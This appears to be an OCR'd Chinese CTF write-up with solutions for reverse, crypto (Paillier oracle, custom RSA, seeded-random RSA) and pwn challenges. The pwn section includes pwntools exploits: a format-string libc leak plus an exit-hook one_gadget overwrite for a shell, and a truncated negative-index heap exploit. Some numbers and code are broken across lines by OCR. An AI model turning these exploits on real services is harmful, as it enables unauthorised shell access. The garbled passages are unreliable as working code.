
得到flag如下：flag{31fd5c30-dc82-abd0-741b-9ba425f2e692}

4、Rev_Dizzy

看反编译的代码，完了拿比较的数据反过来进行加减异或

代码太大，就不贴了，在附属文档（命名为deal.cpp)

跑出flag如下：



crypto

1、Guess

先是一个sha256的爆破，一共要爆破四位，10秒内出结果，第一关就过去了，第二关和矩阵运算有关，key的矩阵给了第一列的数据【119，201，718，647】，有了这行数据和最后矩阵相乘的结果，可以通过sage函数key.solve_left()来求得中间生成的随机矩阵。

```
key=matrix(ZZ,4,1,[119,241,718,647])
B=matrix(ZZ,12,20,
[269865700520122549144762599745168447135899292447636617756605602545212728167797447445787398106779613741477733230173614340453529478006749280203
217534291096450557418605644329012201990988348409906457319287678554915925894947301861717541644670085607409235030173401559150664390021730839885
230500872306222307001825875101395641532927440021809513056982563510212416782216053058938283419144048246964827940917148509989045775025890583354
258097046649332123822467811465439621220162684890056534228529304115290040200831339183348929061370549814142316561397669245981450300412274825770
280024740134670004212292820376348124332053982881133804898565433908611163188412762126649055101144902585459386236806298938487822687193204080177
234941405478544537806439902602972109793256140401749807418760066831970902266784804135415855605558499988879943660144800777550252241375636037095
267868337426328883888075916801044965399584652571645099528558844185037509408970719987065800961588587254447252991352837535384747745849773084480
208925621634500479936368791790733707700049661921370136786621943080290973004934097209128104745710949035599834585576000955924990226531182170863
175623149805053197861616427683048878592469524974820452081294531183708188952375657046874812938982110631942350028046267697790338027114302841970
263802743125065611854663706068826473561435130056041380581155630159114016161797108738656054337301552361104745501626297744633677998346389068588
231102540504208683441278500770895450337994063758279044260909792393698116506583800640851716359612166617240329487078459778841086713848195408744
241061899028073988798790037741230393483942234086601336070745000327458765065331097730293579159013496288158724514418895638290648564138735277257
C=matrix(ZZ,12,1,B.column(2))
A=key.solve_left(C)
print(A)
```

```
[263649494857153084116592322640026892708704523757635879704627428861744239824087544706911427923497181418081141799670872495368713195091290104184732226016053955456080069924363050718931449355663612295983210728462521014504883613920516962136372253488247300322354664463901602570541318156197056622985692829393446426824638/119
0
0
0]
[202798307055619603766849973722145880157913653763022075733739076450676579422515351434937835406954615276624274180127714975408416717925158095809144438515576641919168824386041408539675535153571509996509034452563279153551561613043824473011875804430630058828272859506931119823192349545016541214481806449936957017139624/119
0
0
0]
[234957631420970441820984646090802556610977901703319448395532916876941066380222140695271048078996963810899891187648525594751146463854168125827195189406794729082962547465178629891493490925251634515054139818052338516373584876651147375811090892169629116851879016868842240486293358556113268007647155607145360557344409/119
0
0
0]
[240098445413308968101412069891968569616875267465189735403222873142327590701843691134680837368527525762864626633416239430636763277941392252
```

但这个函数的限制条件没调好，现在只能解出一个无用的特解。

首先求key，key是一个20*4的矩阵，乘以一个*4*12的矩阵得到hint中的矩阵。也就是A*R=B，已知B求A。
https://ctf.njupt.edu.cn/546.html#diamond该博客中有解法，其中的代码稍微修改修改即可

```
msg = open(r'C:\\Users\\wcj\\Desktop\\guess_c31fa29ffba2ff77b12dec354b8909e6\\hint', 'r').readlines()
B = []
for var in msg:
    var = var[1:-2].split(' ')
    for x in var:
        B.append(int(x))
BB = []
for i in range(0, len(B), 20):
    BB.append(B[i: i + 20])
As = []
for i in range(1000):
    shuffle(BB)
    for line in matrix(len(BB), 20, BB).LLL(delta=float(randint(30000, 99999)/100000)):
        if line[0] < 0:
            line = -line
        if line not in As and all(map(lambda x: 100 <= x <= 1000, line)):
            print(len(BB), line)
            As.append(line)
a = [241, 232, 548, 400, 186, 333, 646, 727, 286, 877, 810, 121, 237, 745, 201, 542, 244, 396, 158, 641]
b = [119, 521, 142, 637, 614, 746, 299, 416, 638, 288, 995, 498, 639, 585, 114, 885, 558, 783, 899, 751]
c = [718, 550, 349, 939, 148, 355, 942, 685, 313, 577, 184, 130, 307, 983, 611, 903, 271, 530, 566, 427]
d = [647, 918, 613, 936, 461, 281, 977, 888, 128, 653, 309, 780, 526, 216, 944, 123, 430, 860, 113, 129]
m = matrix([b, a, c, d])
K = []
for i in range(20):
    for j in range(4):
        K.append(m[j][i])
print(K)
print(len(K)==80)
```

题目使用的加密算法是paillier，该算法有乘法同态性质，也就是D(c1*c2)=m1+m2，因此有D(c^k)=k*m。第三步传给服务器两个明文，服务器返回一个密文。第四步可以将这个密文的平方传回给服务器，服务器返回的就是明文的二倍，这样就可以计算出使用的key，进而判断出第三步传回的是哪个密文

```
import socket
from pwn import *
from pwnlib.util.iters import mbruteforce
from hashlib import sha256


K = [119, 241, 718, 647, 521, 232, 550, 918, 142, 548, 349, 613, 637, 400, 939, 936, 614, 186, 148, 461, 746, 33
3, 355, 281, 299, 646, 942, 977, 416, 727, 685, 888, 638, 286, 313, 128, 288, 877, 577, 653, 995, 810, 184, 309,
 498, 121, 130, 780, 639, 237, 307, 526, 585, 745, 983, 216, 114, 201, 611, 944, 885, 542, 903, 123, 558, 244, 2
71, 430, 783, 396, 530, 860, 899, 158, 566, 113, 751, 641, 427, 129]

def main():
    sk = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sk.connect(('47.104.85.225', 57811))
    msg = sk.recv(1024).decode()
    suffix = msg[10:msg.find(')')]
    cipher = msg[msg.find('==') + 3:-1]
    proof = mbruteforce(lambda x: sha256((x + suffix).encode()).hexdigest() ==  cipher, string.ascii_letters + s
tring.digits, length=4, method='fixed')
    sk.send((proof + '\n').encode())
    for _ in range(32):
        msg = sk.recv(1024).decode()
        while True:
            if msg.find('Please give me one decimal ciphertext.') != -1:
                break
            msg += sk.recv(1024).decode()
        n = int(msg[msg.find('n = ') + 4: msg.find('g = ') - 1])
        sk.send('1\n'.encode())
        msg = sk.recv(1024).decode()
        msg = sk.recv(1024).decode()
        sk.send('4\n'.encode())
        msg = sk.recv(1024).decode()
        sk.send('5\n'.encode())
        msg = sk.recv(1024).decode()
        msg = sk.recv(1024).decode()
        cipher_text = int(msg[:msg.find('Step') - 1])
        cipher_text = (cipher_text ** 2) % (n ** 2)
        sk.send((str(cipher_text) + '\n').encode())
        msg = sk.recv(1024).decode()
        msg = sk.recv(1024).decode()
        plaint = int(msg[:msg.find('Step') - 1])
        m = plaint // 40
        index = K.index(m)
        if index % 2 == 0:
            sk.send('0\n'.encode())
        else:
            sk.send('1\n'.encode())
        msg = sk.recv(20).decode()
        if(msg == 'sorry'):
            exit(1)
    flag = sk.recv(1024).decode()
    print(flag)


if __name__ == '__main__':
    main()
```

flag{e87fdfb6-8007-4e1c-861f-5bde3c8badb3}

2、myRSA

根据加密函数推导

```
def encry(message,key,p,q,e):
    k1,k2 = key[random.randint(0,127)],key[random.randint(0,127)]
    x = p**2 * (p + 3*q - 1 ) + q**2 * (q + 3*p - 1)
    y = 2*p*q + p + q
    z = k1 + k2
    c = pow(b2l(message),e,p*q)
    return x * c + y * c + z
```

```
n == p*q
encry == x*c+y*c+z
   == c*(x+y)+z
   == c*(p^2*(p+3*q-1)+q^2*(q+3*p-1)+2*p*q+p+q)+z
      == c*(p^3+3*q*p^2-p^2+q^3+3*q*p^2-q^2+2*p*q+p+q)+z
      == c*( (p^3+3*q*p^2+3*q*p^2+q^3) - (p^2-2*p*q+q^2) + (p+q) )+z
      == c*( (p+q)^3 - (p^2+2*p*q+q^2) + (p+q) - 4*p*q)+z
      == c*( (p+q)^3 - (p+q)^2 + (p+q) - 4*n)+z
```


当message已知时，即c已知，则：

```
( (p+q)^3 - (p+q)^2 + (p+q) - 4*n ) + z//c == encry//c
bit_length(z) ≈ bit_length(c)
 (p+q)^3 - (p+q)^2 + (p+q) ≈ encry//c + 4*n
 p+q ≈ iroot(encry//c + 4*n,3)
```

得到`p+q`后，即可分解得到`p`和`q`，然后

```
encry(falg) == c*( (p+q)^3 - (p+q)^2 + (p+q) - 4*p+q)+z
encry(falg)//( (p+q)^3 - (p+q)^2 + (p+q) - 4*p+q ) ≈ c
c ≈ encry(falg)//( (p+q)^3 - (p+q)^2 + (p+q) - 4*p+q )
pow(flag,e,p*q) == c
flag = pow(c,d,p*q)
```

交互过程如图：



具体代码如下：

```
from gmpy2 import *
from libnum import *
import hashlib, string
import string
string.ascii_letters+string.digits

def getHash(salt, result):
    characters = string.ascii_letters+string.digits
    for c1 in characters:
        for c2 in characters:
            for c3 in characters:
                for c4 in characters:
                    proof = (c1 + c2 + c3 + c4)
                    if hashlib.sha256((proof + salt).encode()).hexdigest() == result:
                        return proof

# print(getHash('22DTYHroGWCn', 'e4c9ef8db51891583283e46918102679b1a6c3dfe39fc03b6358dfc25a774b87'))

n = 85343149578176060673525681026723930359314280768242385609024815828556712907874238886300667543103765988586168603631056110828361309591875660584941941481131092974185146750844915150566700701092563758372252836639762879237827599338268809569117654436310368636789827651104134868900261762104527595991833761714901016029
e = 65537
m1s = b'123456'
cc1 = 105373287756342103942318018207056724895113233474538384206517559444291374325564458162829935057543845664205750932828630502829241312854079542426015944635674945007233226969286492255522761944177693783964402040849515814480732059253751703782424818957331522695828579625990399140552544980352436208260945967283728637409348330898050232258063842734314870654886700796338003597546732410884458751238829865847139778432136828226800897288424010979417923480250780864971811755934542620713460207847994035065574879808649718117559345426207134602078479940350655748794211103688567727847574490821980348344050116172073707819859317823905149337493341520496526253038169014645952022501021309346490948381657479835596862625613646543016072085959855776299806476466769412478819481700794165326427988495181589303730517671784092779839924300337807278823503948
```

```
flagcc = 45429057375801598436116112626281192278875507840193748757907963461421847463380125896772115656497575462485900405214102129608898011389628107973782570010399159642650350757509408947396874694456389336144827388660733237391411073336286636800136466900273854078384814939268686009441716760604887265122450478918964053148480792994740860976205462494964558139073609310070706420436784377095625350045295697078726640710636017529955228498105776430802120062800023008029590116657459581519271392157662374934412709623510986617462413770303826871428016047656369876126304581770693900817196445535948752530501832638712325565956060110355712816888439821755329744852501848158973693760022694543167024789946716803968500072017897670374352843879572382251826922964807959231764960717297724543048579717140565 6
m1 = s2n(m1s)

c1 = powmod(m1,e,n)

x = iroot(cc1//c1+4*n,3)[0]
while True:
    t = iroot(x*x-4*n,2)
    if t[1]:
        p = (x+t[0])//2
        q = (x-t[0])//2
        if p*q == n:
            print(p,q)
            break
    x = x-1
d = invert(e,(p-1)*(q-1))
x = p**2 * (p + 3*q - 1 ) + q**2 * (q + 3*p - 1)
y = 2*p*q + p + q
t = x+y
flagc = flagcc//t+100
while True:
    flag = powmod(flagc,d,n)
    f = n2s(int(flag))
    if b'ctf' in f or b'flag' in f or b'CTF' in f or b'FLAG' in f:
        print(f)
        break
    flagc = flagc - 1
```

3、Random_RSA

python随机数相同的随机数种子产生的随机数序列相同，先用产生的随机数序列异或解密出dp，然后

https://blog.csdn.net/weixin_45369385/article/details/109208109该博客有dp泄露的原理和代码，直接用即可（python2运行）

```
# -*- coding: utf-8 -*-

from Crypto.Util.number import *
import gmpy2
import libnum
import random
import binascii
import os


n=81196282992606113591233615204680597645208562279327854026981376917977843644855180528227037752692498558370026353244981467900057157997462760732019372185955846507977456657760125682125104309241802108853618468491463326268016450119817181368743376919334016359137566652069490881871670703767378496685419790016705210391
c=61505256223993349534474550877787675500827332878941621261477860880689799960938202020614342208518869582019307850789493701589309453566095881294166336673487909221860641809622524813959284722285069755310890972255545436989082654705098907006694780949725756312169019688455553997031840488852954588581160550377081811151
e = 65537
#rands=[[58, 53, 122],[145, 124, 244],[5, 19, 192],[255, 23, 64],[57, 113, 194],[246, 205, 162],[112, 87, 95],[2
```

```
15, 147, 105],[16, 131, 38],[234, 36, 46],[68, 61, 146],[148, 61, 9],[139, 77, 32],[96, 56, 160],[121, 76, 17],[
114, 246, 92],[178, 206, 60],[168, 147, 26],[168, 41, 68],[24, 93, 84],[175, 43, 88],[147, 97, 153],[42, 94, 45]
,[150, 103, 127],[68, 163, 62],[165, 37, 89],[219, 248, 59],[241, 182, 8],[140, 211, 146],[88, 226, 2],[48, 150,
 56],[87, 109, 255],[227, 216, 65],[23, 190, 10],[5, 25, 64],[6, 12, 124],[53, 113, 124],[255, 192, 158],[61, 23
9, 5],[62, 108, 86],[123, 44, 64],[195, 192, 30],[30, 82, 95],[56, 178, 165],[68, 77, 239],[106, 247, 226],[17,
46, 114],[91, 71, 156],[157, 43, 182],[146, 6, 42],[148, 143, 161],[108, 33, 139],[139, 169, 157],[71, 140, 25],
[28, 153, 26],[241, 221, 235],[28, 131, 141],[159, 111, 184],[47, 206, 11],[220, 152, 157],[41, 213, 97],[4, 220
, 10],[77, 13, 248],[94, 140, 110],[25, 250, 226],[218, 102, 109],[189, 238, 66],[91, 18, 131],[23, 239, 190],[1
59, 33, 72],[183, 78, 208],[209, 213, 101],[111, 50, 220],[166, 104, 233],[170, 144, 10],[187, 87, 175],[195, 59
, 104],[165, 179, 179],[99, 247, 153],[195, 61, 100],[223, 159, 165],[230, 93, 184],[87, 28, 35],[35, 122, 38],[
158, 188, 163],[229, 192, 222],[12, 12, 192],[207, 95, 224],[127, 113, 137],[22, 114, 143],[13, 45, 144],[70, 14
0, 211],[57, 101, 42],[132, 62, 129],[40, 128, 124],[1, 132, 161],[164, 33, 133],[252, 201, 32],[8, 18, 247],[1,
 88, 55],[201, 135, 186],[101, 254, 125],[236, 196, 39],[148, 24, 103],[101, 29, 253],[97, 156, 64],[90, 103, 91
],[50, 48, 80],[206, 22, 93],[11, 114, 174],[61, 132, 247],[215, 32, 232],[95, 128, 90],[57, 35, 228],[163, 143,
 107],[178, 250, 28],[64, 107, 225],[106, 115, 207],[85, 134, 21],[118, 201, 76],[234, 34, 22],[241, 236, 122],[
111, 185, 127],[1, 26, 164],[254, 57, 117],[243, 27, 32],[161, 88, 80],[50, 165, 93],[87, 182, 216],[184, 159, 6
3],[167, 166, 123],[37, 78, 33],[186, 81, 58],[48, 3, 239],[70, 186, 13],[56, 108, 178],[54, 55, 235],[105, 180,
 105],[16, 194, 98],[136, 11, 41],[18, 203, 79],[185, 114, 170],[148, 181, 223],[118, 57, 160],[23, 250, 181],[2
35, 219, 228],[44, 151, 38],[185, 224, 134],[42, 162, 122],[3, 9, 158],[129, 245, 2],[66, 241, 92],[80, 124, 36]
]
res=[55, 5, 183, 192, 103, 32, 211, 116, 102, 120, 118, 54, 120, 145, 185, 254, 77, 144, 70, 54, 193, 73, 64, 0,
 79, 244, 190, 23, 215, 187, 53, 176, 27, 138, 42, 89, 158, 254, 159, 133, 78, 11, 155, 163, 145, 248, 14, 179,
23, 226, 220, 201, 5, 71, 241, 195, 75, 191, 237, 108, 141, 141, 185, 76, 7, 113, 191, 48, 135, 139, 100, 83, 21
2, 242, 21, 143, 255, 164, 146, 119, 173, 255, 140, 193, 173, 2, 224, 205, 68, 10, 77, 180, 24, 23, 196, 205, 10
8, 28, 243, 80, 140, 4, 98, 76, 217, 70, 208, 202, 78, 177, 124, 10, 168, 165, 223, 105, 157, 152, 48, 152, 51,
133, 190, 202, 136, 204, 44, 33, 58, 4, 196, 219, 71, 150, 68, 162, 175, 218, 173, 19, 201, 100, 100, 85, 201, 2
4, 59, 186, 46, 130, 147, 219, 22, 81]
# res = [48, 187, 242, 82, 159, 17, 153, 125, 154, 127, 74, 37, 162, 190, 27, 236, 201, 0, 209, 87, 74, 247, 218
, 92, 206, 134, 60, 120, 132, 2, 221, 60, 98, 96, 120, 249, 18, 117, 107, 156, 207, 94, 141, 208, 78, 61, 192, 3
4, 121, 96, 212, 207, 82, 71, 7, 191, 207, 232, 38, 227, 98, 222, 222, 234, 84, 9, 180, 33, 22, 113, 154, 170, 2
31, 64, 44, 214, 164, 130, 197, 167, 70, 11, 241, 52, 145, 82, 42, 8, 214, 69, 98, 102, 122, 79, 91, 180, 146, 1
17, 29, 124, 21, 83, 125, 123, 251, 209, 191, 121, 212, 202, 244, 77, 136, 80, 224, 153, 181, 209, 50, 173, 62,
61, 5, 164, 209, 120, 75, 138, 47, 76, 196, 117, 199, 242, 211, 157, 85, 103, 243, 96, 16, 145, 157, 68, 25, 105
, 109, 136, 11, 228, 36, 79, 115, 250]
seeds=[4827, 9522, 552, 880, 7467, 7742, 9425, 4803, 6146, 4366, 1126, 4707, 1138, 2367, 1081, 5577, 4592, 5897,
 4565, 2012, 2700, 1331, 9638, 7741, 50, 824, 8321, 7411, 6145, 1271, 7637, 5481, 8474, 2085, 2421, 590, 7733, 9
427, 3278, 5361, 1284, 2280, 7001, 8573, 5494, 7431, 2765, 827, 102, 1419, 6528, 735, 5653, 109, 4158, 5877, 597
5, 1527, 3027, 9776, 5263, 5211, 1293, 5976, 7759, 3268, 1893, 6546, 4684, 419, 8334, 7621, 1649, 6840, 2975, 86
05, 5714, 2709, 1109, 358, 2858, 6868, 2442, 8431, 8316, 5446, 9356, 2817, 2941, 3177, 7388, 4149, 4634, 4316, 5
377, 4327, 1774, 6613, 5728, 1751, 8478, 3132, 4680, 3308, 9769, 8341, 1627, 3501, 1046, 2609, 7190, 5706, 3627,
 8867, 2458, 607, 642, 5436, 6355, 6326, 1481, 9887, 205, 5511, 537, 8576, 6376, 3619, 6609, 8473, 2139, 3889, 1
309, 9878, 2182, 8572, 9275, 5235, 6989, 6592, 4618, 7883, 5702, 3999, 925, 2419, 7838, 3073, 488, 21, 3280, 991
5, 3672, 579]



ress = ""
dp = ''
for i in range(0,154):
    random.seed(seeds[i])
    rands = []
    for j in range(0,4):
        rands.append(random.randint(0,255))
    # print(rands)
    ress+=chr((res[i]) ^ rands[i % 4])
    # dp += str((res[i]) ^ rands[i % 4])
print(ress)
# print(dp)

dp = 537200742616119615440564050411073665919018319405296672307604126661089315867809284545023250879327958516330491
88076569461475752800632081688164573467552270 57
```

```
import gmpy2


for x in range(1, e):
    if(e * dp % x == 1):
        p = (e * dp - 1) // x + 1
        if(n % p != 0):
            continue
        q = n // p
        fain = (p-1) * (q-1)
        d = gmpy2.invert(e, fain)
        m = pow(c, d, n)
        if(len(hex(m)[2:]) % 2 == 1):
            continue

        print("m:", m)
        print("flag:", binascii.a2b_hex(hex(m)[2:]))
```

pwn

1、note

scanf那里可以进行格式化字符串的利用，首先修改站上残留的stdout指针，可以泄露地址，之后可以任意地址写:

```
 7  printf("say ? ");
 8  read(0, buf, 0x64uLL);
 9  printf("? ");
10  __isoc99_scanf(buf, buf);
11  printf("know");
12  return 0LL;
13}
```

```
[ STACK ]
sp  0x7ffc9a9c22c0 ◂— 0x73243725 /* '%7$s' */
    0x7ffc9a9c22c8 —▸ 0x7f5c02c4c620 (_IO_2_1_stdout_) ◂— 0xfbad2887
    0x7ffc9a9c22d0 ◂— 0xa /* '\n' */
    0x7ffc9a9c22d8 —▸ 0x56364de50068 ◂— '|3.show
    0x7ffc9a9c22e0 —▸ 0x7ffc9a9c2430 ◂— 0x1
    0x7ffc9a9c22e8 —▸ 0x7f5c0290182b (_IO_file_overflow+235) ◂— cmp
```

最后利用传统的exit_hook，劫持_dl_rtld_lock_recursive为one_gadget，当调用exit函数时可得到shell

exp:

```
#!usr/bin/env python
#-*- coding:utf8 -*-
from pwn import *
import sys

pc="./note"
reomote_addr=["47.104.70.90",25315]
elf = ELF(pc)
libc = elf.libc
context.binary=pc
context.terminal=["gnome-terminal",'-x','sh','-c']

if len(sys.argv)==1:
    # p=process(pc)
    context.log_level="debug"
    p=process(pc,env={"LD_PRELOAD":"./libc-2.23.so"})
```

```
    p=process(pc,env={"LD_PRELOAD":"./libc-2.23.so"})
if len(sys.argv)==2 :
    if 'l' in sys.argv[1]:
        p=process(pc)
    if 'r' in sys.argv[1]:
        p = remote(reomote_addr[0],reomote_addr[1])
    if 'n' not in sys.argv[1]:
        context.log_level="debug"

ru = lambda x : p.recvuntil(x,timeout=0.2)
sn = lambda x : p.send(x)
rl = lambda   : p.recvline()
sl = lambda x : p.sendline(x)
rv = lambda x : p.recv(x)
sa = lambda a,b : p.sendafter(a,b)
sla = lambda a,b : p.sendlineafter(a,b)
shell= lambda :p.interactive()
ru7f = lambda : u64(ru('\x7f')[-6:].ljust(8,'\x00'))
rv6 = lambda : u64(rv(6)+'\x00'*2)

def lg(s,addr):
    print('\033[1;31;40m%20s-->0x%x\033[0m'%(s,addr))

what_choice="choice: "
ch_add="1"
ch_dele=""
ch_edit="2"
ch_show="3"
what_size="size: "
what_c="content: "
what_idx=""
def add(size,c='a'):
    ru(what_choice)
    sl(ch_add)
    ru(what_size)
    sl(str(size))    # 0x100
    ru(what_c)
    sn(c)
    # ru(what_c)

def edit(c,hhh=''):
    ru(what_choice)
    sl(ch_edit)
    ru("say ? ")
    sn(c)  ##0x64
    ru("? ")
    sl(hhh)

def show():
    ru(what_choice)
    sl(ch_show)
    ru("content:")

add(0x20)

bp(0x1235,'\nc')
edit('%7$s'.ljust(8,'\x00'),p64(0xfbad1800)+'\x00'*3*8+'\n')

libc_base = ru7f() - 0x3c36e0
lg("libc_base",libc_base)
```


```
rtld_lock = libc_base + 0x5f0f48
one_addr=libc_base+0xf1247

edit('%7$s'.ljust(8,'\x00')+p64(rtld_lock),p64(one_addr))

ru(what_choice)
sl('0')


shell()
```

flag{006c45fa-81d5-45eb-8f8c-eb6833daadf5}

2、lemon

开头的伪随机数可绕过，使得flag输入到栈上；

程序在bss段上残留了一个栈地址：



所有菜单函数里面都没有检查负下标，所以可以修改栈空间，通过部分覆盖将环境变量的一个指针改为flag的地址，之后破坏堆结构，报错即可泄露出flag

exp:

```
# -*- coding:utf8 -*-
from pwn import *

pc = "./lemon_pwn"
libc = ELF('./libc-2.26.so')
context.binary = pc
context.terminal = ["gnome-terminal", '-x', 'sh', '-c']
context.log_level= 'debug'

remote_addr = ["47.104.70.90", 34524]
ru = lambda x : p.recvuntil(x,timeout=0.2)
sn = lambda x : p.send(x)
rl = lambda   : p.recvline()
sl = lambda x : p.sendline(x)
rv = lambda x : p.recv(x)
sa = lambda a,b : p.sendafter(a,b)
sla = lambda a,b : p.sendlineafter(a,b)
shell= lambda :p.interactive()
ru7f = lambda : u64(ru('\x7f')[-6:].ljust(8,'\x00'))
rv6 = lambda : u64(rv(6)+'\x00'*2)
menu = lambda x:p.sendlineafter(">>> ",str(x))

def lg(s, addr):
    print('\033[1;31;40m%20s-->0x%x\033[0m' % (s, addr))

def bp(bkp=0, other=''):
    if bkp == 0:
        cmd = ''
```

```
    elif bkp <= 0x7fff:
        cmd = "b *$rebase("+str(bkp)+")"
    else:
        cmd = "b *"+str(bkp)
    cmd += other
    attach(p, cmd)

def add(index, name, size, content):
    menu(1)
    ru("index of your lemon")
    sl(str(index))
    ru("name your lemon:")
    sn(name)
    ru("of message for you lemon:")
    sl(str(size))
    ru("Leave your message:")
    sn(content)

def add2(index, name,size):
    menu(1)
    ru("index of your lemon")
    sl(str(index))
    ru("name your lemon:")
    sn(name)
    ru("of message for you lemon:")
    sl(str(size))

def show(index):
    menu(2)
    ru(" your lemon :")
    sl(str(index))

def dele(index):
    menu(3)
    ru(" your lemon :")
    sl(str(index))

def edit(index, content):
    menu(4)
    ru(" index of your lemon")
    sl(str(index))
